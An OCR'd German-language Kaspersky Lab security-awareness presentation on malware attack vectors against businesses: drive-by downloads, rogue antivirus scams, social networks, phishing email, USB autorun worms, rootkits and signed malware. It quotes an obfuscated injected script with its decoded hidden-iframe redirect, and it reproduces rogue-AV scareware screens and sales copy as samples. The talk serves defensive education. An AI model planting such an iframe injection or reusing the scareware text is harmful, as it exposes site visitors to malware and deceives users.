KASPERSKY lab

Businesses under attack!

Gefahrenabwehr im Unternehmensumfeld

Christian Funk, Virenanalyst

Global Research and Analysis Team

Kaspersky Lab

Angriffsvektoren

Einfallstore für Malware in das Unternehmen

Von Außen

- Über den Browser
- Über andere internetbasierte Services (E-Mail, Instant Messenger, etc)
- Ausnutzen von Schwachstellen in Software
- Einsatz von Social Engineering

Einfallstore für Malware in das Unternehmen

Von Außen

- Über den Browser
- Über andere internetbasierte Services (E-Mail, Instant Messenger, etc)
- Ausnutzen von Schwachstellen in Software
- Einsatz von Social Engineering

Von Innen

- Via infizierter Speichermedien (USB-Sticks, CDs/DVDs)
- Insider-Angriff

Angriffsvektoren
Drive-by Download


- **Hauptprobleme:**
  - » Es werden fast täglich **neue Schwachstellen** in Software gefunden
  - » Patches werden häufig erst **sehr spät** nachgeliefert
  - » Anwender sind sehr nachlässig beim Installieren von Updates

Keine Webseite ist zu 100% vertrauenswürdig!

- **Auswirkungen von schädlichen Scripts, welche in HTML oder PHP Code eingebettet werden:**
  - » Weiterleitung auf **schädliche Webseiten**
  - » Ausnutzen von **Schwachstellen** in installierter Software
  - » Abfangen von **Zugangsdaten** für FTP Accounts
  - » **Obfuscation** macht den Code schwerer zu entschlüsseln und trägt zur Verwirrung des Anwenders bei


Angriffsvektoren

Drive-by Download




```
if(!myia){document.write(unescape(
>'%3c%69%66%72%61%6d%65%20%6e%61%6d%65%3d%63%32%36%20%73%72%63%3d%27%68%74%74%70
>%3a%2f%2f%61%6e%74%69%76%69%72%75%73%2e%76%63%2f%3f%27%2b%4d%61%74%68%2e%72%6f%
>75%6e%64%28%4d%61%74%68%2e%72%61%6e%64%6f%6d%28%29%2a%34%32%33%31%31%35%29%2b%2
>7%64%32%36%34%32%27%20%77%69%64%74%68%3d%37%38%35%20%68%65%69%67%68%74%3d%35%33
>%39%20%73%74%79%6c%65%3d%27%76%69%73%69%62%69%6c%69%74%79%3a%68%69%64%64%65%6e%
>27%3e%3c%2f%69%66%72%61%6d%65%3e'));}var myia=true;
```

```
<iframe name=c26 src='http://antivirus.vc/?'+Math.round(Math.random()*423115)+
>'d2642' width=785 height=539 style='visibility:hidden'></iframe>
```


System Tasks
View system information
Add or remove programs
Change a settings
Other Places
My Network Places
My Documents
Shared Documents
Control Panel
Details
My Computer
System Folder
System folders
Shared Documents
5 Viruses found
My Documents
4 Viruses found
Hard drive
Hard drive (C:)
9 Viruses found
Security
Windows Security
Security is affected
Checking: C:\Documents and S
Your Computer is
Name
Backdoor.Win32.Haxdo
W32.Pykspa.F
Backdoor.Tidserv.K
Trojan.Zbot!gen5
Trojan.Vundo!gen5
Recommend: Click "Start P
Windows Security Alert
To help protect your computer, Windows Web Security have detected Trojans and ready to remove them.
Detected spyware and adware on your computer:
Filename:
Backdoor.Win32.Haxdoor.gu
FSPROD.log
W32.Pykspa.F
dpvacm.dll
Backdoor.Tidserv.K
oembios.dat
Trojan.Zbot!gen5
FaxSetup.log
Trojan.Vundo!gen5
msvcr71.dll
Remove all
Cancel
Spyware is software, which can gather information from user's computer throught Internet connection and send them to its creater. Gather information can be passwords, e-mail adresses and all that data, which is important for you.

Complete Protection

Home | DOWNLOAD | Members | Support

Antivirus & Security


Complete Antivirus Protection Solution

Get instant access to the **world's most trusted antivirus** software collection. Protect your emails, instant messages and other files by automatically removing viruses. New built-in features also detects threats such as Spyware and Adware.

« A software you can truly depend on!»

Download & Protect

FREE OFFER! Receive the full protection Security Bundle for your system against all viruses, worms, pop ups online.



Download AntiVirus & Security for your Home or Business now!

Protect Your PC like no other software can!

	Antivirus	Others
Anti-Virus	✓	✓
Anti-Spyware	✓	✓
Anti-Spam	✓	
Firewall	✓	✓
Safer Downloads	✓	
Instant Messaging	✓	
Safe Searches	✓	

ANTIVIRUS PRODUCTS — July 21, 2008

SOFT-SIGHT REVIEW GOLD STATUS — June 2008

May 2008

Online Safety #1 PC Security — August 2007

PC SAFE RATING EDITOR'S CHOICE — October 2006

March 23, 2008

May 2009

KASPERSKY


YourSecurePC
#1 Software for Protecting Your PC

Is Your PC Infected?
scan now

Home | Download | Members | Contact

Remove viruses instantly with Antivirus 2010

Download Antivirus 2009 Now and receive a **FREE complementary Firewall software** package to help reinforce and protect your PC from malicious viruses.



Download Now!

Key Technologies

- Protect Email & Instant Messages
- Protect Against Adware & Spyware
- Scanning Scheduler
- Defend Against Emerging Threats
- Automatic File Protection

Get Instant Access

Why We Are the Best

- 24/7 Technical Support
- Step by Step Guides
- Ultra Fast Downloads
- Guaranteed Latest Versions
- Easy and Simple Interface

Join Us Now

System Requirements

Microsoft® Windows Vista® Home Basic/Home Premium/Business/Ultimate installed

or

Microsoft® Windows® XP with Service Pack 2 Home/XP Pro/XP Media Center Edition

* 300 MHz or faster processor
* 512 MB of RAM
* 150 MB of available hard disk space.

Why Choose Us?

	Antivirus 2009	Spybot	Kaspersky	AVG	Average
Remove Viruses	✓		✓		
Anti - Spyware	✓	✓	✓	✓	✓
Prevent Malware	✓			✓	
Safer Downloading	✓		✓		
Safe Browsing	✓	✓	✓		
Clean History	✓			✓	✓
Remove Cache	✓		✓		
24/7 Support	✓			✓	

SECURITY
Antivirus Suite

20 Years of Total Protection

Home | Download | Members | Support

Learn how to protect your PC with our ANTIVIRUS SECURITY SOFTWARE »

Unrivalled protection from Internet threats.

The ANTIVIRUS SECURITY Suite includes **AntiSpam, FireWall, WebGuard, Rootkit, Anti-Spyware** and **Anti-Phising** protection as well as award-winning anti-virus protection and a backup and rescue system

Get Instant Access!

Complete Security

	AntiSpy	AntiSpam	AntiAds	FireWall	WebGuard	RootKit
Personal Use	✓	✓	✓	✓	✓	
Small Business	✓	✓	✓	✓	✓	✓
Corporate Clients	✓	✓	✓	✓	✓	✓

You can choose the appropriate defence configuration after installation of the security kit.

Choose Now!

Top Features

- » Faster launch time
- » Search for Internet content
- » Supports all Windows platforms
- » New and improved interface
- » Search single & multiple PDF's
- » Improved security features

Get Instant Access »

Also Incuded in Bundle

FREE STUFF

Registry repair™
Registry Repair™ is an advanced registry cleaner for Windows.

Anti-Virus Advance TM
Anti-Virus Advance™ protects you against the most nefarious cyber-threats.

Testimonials

"This is by far the easiest program I've ever used! The easy to follow instructions got me up and going in no time! Thanks for the great product"

Laura D.

"I really love all the bonus software you guys included! You saved me a lot of time and money!"

Steve S.

Complete Protection

Home | DOWNLOAD | Members | Support

Antivirus & Security

Complete Antivirus Protection Solution

Get instant access to the **world's most trusted antivirus** software collection. Protect your emails, instant messages and other files by automatically removing viruses. New built-in features also detects threats such as Spyware and Adware.

« The best detection & removal rates online!...»

FREE OFFER! Receive the full protection Security Bundle for your system against all viruses, worms, pop ups online.

Download AntiVirus & Security for your Home or Business now!

Protect Your PC like no other software can!

	Antivirus	Others
Anti-Virus	✓	✓
Anti-Spyware	✓	✓
Anti-Spam	✓	
Firewall	✓	✓
Safer Downloads	✓	
Instant Messaging	✓	
Safe Searches	✓	

ANTIVIRUS PRODUCTS 2008 — July 21, 2008

SOFT-SIGHT REVIEW GOLD STATUS — June 2008

May 2008

Online Safety #1 PC Security — August 2007

PC SAFE RATING EDITOR'S CHOICE — October 2006

March 23, 2008

May 2009

KASPERSKY lab

Rogue-AVs

Soziale Netzwerke

Angriffsvektoren

Soziale Netzwerke


- **50.000** links are shared
- **66.000** photos get tagged
- **74.000** friends get invited to events
- **79.000** wall posts are written
- **98.000** friend requests get approved
- **135.000** photos are uploaded
- **231.000** messages are sent
- **382.000** „Likes“
- **510.000** comments are written

.... alles innerhalb einer Minute!

Source: http://www.time.com


Angriffsvektoren
Soziale Netzwerke

- **Einer der Hauptangriffsvektoren!**
  - » Malware und Spam
  - » Phishing & Social Engineering
  - » Generell: Sammeln von Informationen



Angriffsvektoren

Soziale Netzwerke



Net-Worm.Win32.Koobface

KASPERSKY lab

Angriffsvektoren


E-Mail, Instant Messenger

- **Viele Infizierungen werden erreicht durch:**
  - » Infizierte Datei-Anhänge
  - » Weblinks auf schadhafte Webseiten
  - » Social Engineering

- Gefälschte Absenderadressen:
  - » `administrators@yourcompany.com`
  - » `your.boss@yourcompany.com`
- Dringende Angelegenheiten, wie:
  - » **„Dringend! Bitte überprüfen Sie dieses Dokument"**
  - » **„Wichtiges Sicherheitsupdate!"**

Angriffsvektoren
Mobile Datenträger

- **Autorun Würmer und Viren**
  - » sich selbst verbreitend und replizierend
  - » verwenden Windows Funktion zum Autostart bei Verbindung
  - » infizieren weitere Dateien auf dem lokalen Datenträger
  - » üblicherweise polymorph
  - » **Infizierung erfolgt intransparent für den Anwender**




Höher entwickelte Technologien

Rootkits, Bootkits

- **Königsklasse** in Sachen Malware
- **Extrem schwer zu erkennen und zu desinfizieren**
- In der Lage **weitere Malware** zu verstecken
- Kann große **Botnetze** formen
- Neue **Ideen und Technologien** erscheinen kontinuierlich

- **MBR** Infektion
- Einsatz **proprietärer Dateisysteme**
- Einsatz fortschrittlicher **Verschlüsselungsmethoden**
- Erste Angriffe auf **64-Bit Plattformen**



Höher entwickelte Technologien

Malware mit digitalen Signaturen

- Digitale Signaturen
  - » Sollen **Authentizität** von **Software garantieren**
  - » Ohne **Private Key** kaum **fälschbar**
  - » Wird von **manchen Betriebssystemen vorausgesetzt**
  - » Von **vertrauenswürdigen Institutionen** signierte Dateien werden von vielen **Anti-Viren Software Herstellern** in die **Whitelist** aufgenommen

- **Zertifikate können jedoch von Cyberkriminellen gestolen werden!**

- Malware mit **legitimer digitaler Signatur**:
  - » `Zeus, Stuxnet, Worm.SymbOS.Yxe...`

Zielgerichtete Angriffe

Zielgerichtete Angriffe

